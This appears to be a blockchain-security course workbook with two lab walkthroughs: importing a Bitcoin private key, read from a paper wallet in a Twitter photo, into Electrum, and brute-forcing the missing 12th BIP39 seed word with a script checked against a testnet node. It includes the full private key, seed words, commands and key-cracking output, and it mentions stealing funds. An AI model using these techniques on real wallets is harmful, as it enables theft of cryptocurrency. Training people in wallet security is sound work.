In this exercise you will exploit access into a BTC wallet using Electrum (or another tool if you prefer) from an exposure that is hidden in social networks.

As an adversary, to gain access to a cryptocurrency wallet, all you need is the private key. There are many formats the private key can be represented with, such as:

- The long sequence of binary numbers
- The hash itself
- A mnemonic phrase
- A QR code

Regardless of the way the private key is stored: if it is discovered, it can be compromised.

Objectives

- Learn ways private keys can be stored securely vs insecure.
- Import a stolen private key to recover a BTC wallet using Electrum.
- Verify the details and transaction history of an exploited cryptocurrency wallet.

Lab Preparation

This lab is completed in your ZION VM

Launch the ZION VM and log in.

- LOGIN = zion
- PASSWORD = zion

Lab Walkthrough

Step 1

Find the hidden key

Open your browser and go to the following twitter post in the link:

<https://twitter.com/halbornsteve/status/1316927252366577664>

Examine the image. Do you find anything interesting in the photo?



✓ Solution


In the photo there is a paper wallet which contains a QR code. The QR code could store a private key of a BTC wallet




Step 2

Scan the QR

1. Save the image wherever you want:




2. Open the image and divide the screen: one half with the photo zoomed into the QR Code, and the other half with a terminal:




3. Type the following command on the terminal and select the QR code:

```
gnome-screenshot -a
```



You will find the screenshot in ~/Pictures



Step 3

Extract the Private Key


What's the private key? (Hint: you can read it in the paper wallet)

Solution


5JmsvfLZaPHgDhqB8cUXLafbjHJbQP8yWbHsd6gpxagasVhUuN6

There is another way to get the private key by QR code. A utility named cobang can read a QR code image.


Let's launch cobang tool which the command `cobang` from a terminal window.



Switch to Image Mode clicking on the image icon on the top left.



Drop the QR code screenshot on cobang window. You will see the Private Key matches!



Step 4


Import the exploited key to the Electrum Wallet

To import the private key to get the related BTC Wallet, launch Electrum App from the Desktop




Select the option **Auto connect** and click **Next**


(This option only comes up if you did not use it from Lab 1.1 other wise skip to the next.)




Create a wallet with any name you want.




Click on Import Bitcoin addresses or private keys



Paste the private key and click on Next



Chose a password to encrypt your wallet (You can leave this field empty if you want to disable encryption) and click on Next



Now you can see transactions of this account.

The screenshot shows the Electrum 4.0.4 wallet interface titled "Electrum 4.0.4 - default_wallet [imported]". The menu bar includes File, Wallet, View, Tools, and Help. The toolbar has History, Send, Receive, Addresses, and Coins buttons. The main area displays a transaction history table:

Date	Description	Amount	Balance
2020-10-15 22:12		-1.8482	0.
2020-10-15 22:02		+1.8482	1.8482


Step 5

Questions on Exploited Wallet

What's the date of the transactions in the wallet? _____

✓ Solution

October 15, 2020



What's are the transaction IDs of the two transactions?

✓ Solution

0a5fe31229eab972cd733d99e4b01e7154526e5de8fe9a67fb0f2b0369b2139e 80bfa07481b1df4305ae7711be250b91e888db50f2ed3c31a5581161e120114

What was the BTC Mainnet block height at the time of the first transaction?

✓ Solution

652938

Transaction

Transaction ID:

0fa07481b1dfe4305ae7711be250b91e888db50f2ed3c31a5581161e120114

us: 7291 confirmations

e: 2020-10-15 22:02

ount received: 1.8482 mBTC

: unknown

Size: 282 bytes

Replace by fee: False

LockTime: 0 (height)

At block height: 652938

uded in block: 0000000000000000000000007f999b0abb324e538bb8ff2f90035baa54c23a933c75

�ts (1)

4fb9fa3f09a7640752b7e1765440bdd6d0b9296dabc0787ec3b5dbd7279787 ; 0

⚠ Attention

If you have any problem scanning or copying the address, here you can find the high resolution paper wallet.



Lab 2.2: Brute Force a Mnemonic Phrase

Summary

Bitcoin is a purely mathematical fortress of numbers. If you have to read, copy or type in 256 strings of 1's and 0's as private keys to claim ownership of a certain amount of Bitcoin, it will difficult, insecure, and prone to user error and frustration. In order to make it easier and safer for all users, a standard system that takes security into account has been developed, called BIP39, which can conveniently provide you with a set of words called your mnemonic seed. From the mnemonic seed you can obtain the private key of a bitcoin account, writing the words in the correct order. Therefore, if the mnemonic seed is known, money stored in a bitcoin account can be stolen.

The strength of a 12 word mnemonic is nearly impossible to brute force and discover a private key containing bitcoin. The possible combinations are unfathomably large, as discussed in the lecture.

However, the more words known, the lower the entropy becomes. In this lab, the student has discovered 11/12 seed words to a possible bitcoin wallet. Using a script called "mnemo-brute.py" the student can use these words to automate an exploitation.

mnemo-brute.py will:

1. Iterate through all possible 12th word combinations in the BIP standard.
2. Create the associated private key from the 12 word mnemonic.
3. Connect to a remote full node target.
4. Use the full node chain history to check and see if there are funds in the wallet.
5. Report the correct 12th word to access the wallet, so we can tell the owner their mistake (or steal the funds for yourself).

Objectives

- Interact with a Bitcoin testnet remote node.
- Perform a Mnemonic Phrase brute force from 11/12 seed words.
- Become familiar with the BIP39 Standard
- Realize how important security of the private key is.

Lab Preparation

This lab is completed in your ZION VM

Launch the ZION VM and log in.


- LOGIN = zion
- PASSWORD = zion

Lab Walkthrough

Step 1

Brute Force a Mnemonic Phrase

You have discovered what appears to be part of a mnemonic seed phrase of a Bitcoin wallet. There are 11 out of 12 seed words disclosed.



Use the `mnemo-brute.py` to crack the private key.

The script can be found in the folder: `/var/www/html/workbook/labs/scripts/lab-2.2/mnemo-brute.py`

Execute the script and follow the instructions:

Solution

```
cd /var/www/html/workbook/labs/scripts/lab-2.2/  
python3 mnemo-brute.py
```

```
ziiion@sec554:~$ python mnemo-brute.py  
Please enter 11 mnemonic words separated by space:  
alone ridge because merry crater canal lizard sea blame crystal diagram
```

```
alone ridge because merry crater canal lizard sea blame crystal diagram
```

The script will begin to try each mnemonic word in alphabetical order.

```

zilon@zilon-sec554: /var/www/html/workbook/labs/scripts/lab-2.2
zilon@zilon-se... zilon@zilon-se... zilon@zilon-se... zilon@zilon-se... zilon@zilon-se...
zilon@zilon-se... zilon@zilon-se... zilon@zilon-se... zilon@zilon-se... zilon@zilon-se...

lssoyQAKHuwJN5RNP1B9dhxyHWFvNvT4VtzM:cRctsZTobk544VtDYykJvWdHUs6ujAGXCqsDJyB9LAZDyxKMpMQY:arm
innDHJWTVn1YKSr5Zt7r1CgZkTMTEqVTtT:cT1u3sqMTnHYPcCikwerKFC2z4ao5v91zpehThpNtp4sT6sFrcmn:armed
lqsXauJG5eKW4ePxhyjMsJfGmTLo2ypA:cNLRqDRYEXNV6NhSTDUaQYXMgLB5oRcQMJEycCjBnP2W4K8ALQLd:armor
lk7R9DyrkTfrdtBFVx7gW9L66YUg69npwY:cVunF9VeJvofFM4enknc8a0Ty5riEjgbdAXLgsJkMYiSYR1LVTC3:army
lznukvfkshhujV3eUc7AHnpKzvdSVHdg8D:cVrUc9W5dv1RPTwd5vmaXYWWJyk1Z94dBm7ef4M4QcWNth6aevSi:around
lrvMRPn1scuu9ri8xakq6jiqANZD8Qspr:cTUGoES2n85hggrq7uVvuqFUB46vv9FDFCUCZdXDCdtGNiQeFQek:arrange
lypnL979NEQh1pHwPtXZ2xAyvPcnNj3o1:cRMuKMaaV4XDDdeF1E1t9rL5DNRwaR28ths58J8rmQBEfog7XuQL:arrest
lGmYQXHfwLLfcnLQzQ5iuHyj64v4ZUkX4:cPMEMfJA1NywkC9KG3sE4jmJj47oZ3JxacksRykdLyuFoSzdwqWY2:arrive
lkZQfvkBVCKvZeQj8fLF9aCtKWhdn7mBRK:cQYZRprbkZ3TMNKRBhInAHB4C2UoMlsjkoPPsD9FR2C51em7v8D5:arrow
36oJ8NbqejsDcLkdbK8AWBQsWfYokRver:cQdmiX9zTBwkTj87HsumYL8WwnabezmG2d27zVAdevdaYfHsKstT:art
lhy8Wb32QfN6QyKU4AfjMXNGzh7v7ymPhG:cNtbvFjMFGR6dMeEvJGHRYc3QowhVuSRb2TxagknTJ4eH4ACPCod:artefact
ls7VxGxE7Wn5pZ7GklLvSScx1gRizyvMY:cVHgeL6XiVxXqGE5XkVPqujHckGnDn9fGmbLXkfRtveA9wxu9uTG:artist
lJa17an2fDtcBRJmjVuxZkAyFFS7PM8Zv:cVKuKNTnG6728SJ3BzQdoKAQH2QFMWUPcXfqE6N3cMjfQGGXAsXH:artwork
lupDBpa2pvAEFXFypPK3fsGuQHFux877D:cQV1QnQzXB4FHxsEEGLqVLtLEKMLYd5nadGj2sUcBzN67NwutXnM:ask
